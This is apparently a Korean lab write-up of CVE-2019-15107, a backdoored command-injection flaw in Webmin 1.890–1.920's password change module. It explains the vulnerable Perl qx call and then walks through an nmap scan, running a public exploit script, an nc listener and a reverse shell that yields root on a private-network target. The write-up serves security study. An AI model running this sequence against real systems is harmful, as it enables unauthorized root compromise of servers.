CVE-2019-15107(완


Base Score: 10.0 HIGH


What is Webmin?

Webmin은 Linux 및 Windows 시스템을 포함한 Unix 계열 시스템을 위한 오픈 소스 웹 기반 시스템 정보 및 관리 도구

Webmin 애플리케이션은 Perl 모듈을 기반으로 하며 브라우저를 통한 통신을 위해 OpenSSL 라이브러리와 함께 TCP 포트 10000을 사용한다.

원격으로 시스템 관리가 가능하며 사용자 계정, Apache, DNS 서버 구성 변경, 파일 공유 등을 설정할 수 있다.





What is Perl Module?

펄 언어의 소프트웨어 구성요소이다.

해당 취약점은 어떤부분에서 발생할까?

비밀번호 변경 기능에서 발생하며, 별도의 인증 없이 관리자 권한 명령어 실행이 가능하다.

여러 사이트를 찾아본 결과 많은 취약점들은 개발상의 실수로 발생하는데, 이 취약점은 다르게 공격자에 의해 백도어가 삽입된 형태라고 한다.

비밀번호 변경은 현재 사용자가 시스템에 있는 모든 사용자의 비밀번호를 변경할 수 있도록 하는 표준 webmin 모듈로 password_change.cgi에 대한 HTTP POST 요철을 통해 변경이 가능하다.

Webmin의 Change Passwords 모듈에 명령 주입 취약점이 존재하는데. passwoord_change.cgi가 사용자의 비밀번호를 변경하라는 POST 요청을 수신하면 유효성을 검사하기 위해 이전 HTTP 매개변수를 추출한다.

old에 의해서 지정된 비밀번호가 올바르지 않으면 사용자에게 리턴할 오류 문자열을 작성하는데 이 오류 문자열을 작성할 때 qx Perl 기능을 사용하여 쉘 명령으로 old에 할당된 값을 평가한다.

이로 인하여 이전 매개변수에 할당된 모든 쉘 명령이 무차별적으로 실행 된다.

취약한 버전


S/W	취약 버전
Webmin	1.890 ~ 1.920


WebMin 설치법

설치법이 궁금하시면 아래 Webmin Install (ver 1.890) 클릭!

Webmin Install (ver 1.890)

취약 코드 찾기






비밀번호 만료 관련 코드 password_expired인거 같아서 사진을 올려 보았다.


passwd_mode=0은 암호모드로 기본적으로 0으로 설정 된다.

테스트를 하기위해 passwd_mode=2로 만들면 기존 암호를 사용하여 새 암호를 설정할 수 있다.


passwd_mode=2로 만들어보기




Authentication 클릭



Prompt users with expired passwords to enter a new one 체크!



경로 /etc/webmin/miniserv.conf 파일을 다시 열어서 확인



passwd_mode=0 에서 pass_mode=2로 변경 성공!

공격

공격자: 192.168.0.17

목표: 192.168.0.22

1. 스캔


```
└──╼ $sudo nmap -A 192.168.0.22
[sudo] kr0pt의 암호:
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-07 08:06 KST
Nmap scan report for 192.168.0.22
Host is up (0.0019s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
10000/tcp open  http    MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
MAC Address: F8:E4:E3:CC:40:0C (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=1/7%OT=10000%CT=1%CU=43495%PV=Y%DS=1%DC=D%G=Y%M=F8E4E3
OS:%TM=61D77639%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10F%TI=Z%CI=Z%II
OS:=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7
OS:%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%
OS:W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S
OS:=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%R
OS:D=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=
OS:0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U
OS:1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DF
OS:I=N%T=40%CD=S)

Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.94 ms 192.168.0.22
```

포트	버전
10000	MiniServ 1.890

```
┌─[kr0pt@parrot]─[~/wreather/webmin_test/CVE-2019-15107]
└──╼ $sudo python3 CVE-2019-15107.py 192.168.0.22
```



```
                                   @MuirlandOracle

[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://192.168.0.22:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

#
```

```
┌──[kr0pt@parrot]─[~/wreather/webmin_test/CVE-2019-15107]
└─── $sudo nc -lvnp 1234
listening on [any] 1234 ...
```

```
┌──[kr0pt@parrot]─[~/wreather/webmin_test/CVE-2019-15107]
└─── $sudo python3 CVE-2019-15107.py 192.168.0.22

                                                @MuirlandOracle


[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://192.168.0.22:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# shell

[*] Starting the reverse shell process
[*] For UNIX targets only!
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 192.168.0.17
Please enter the port number for the shell: 1234
```

```
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

성공!

제목 없음

제목 없음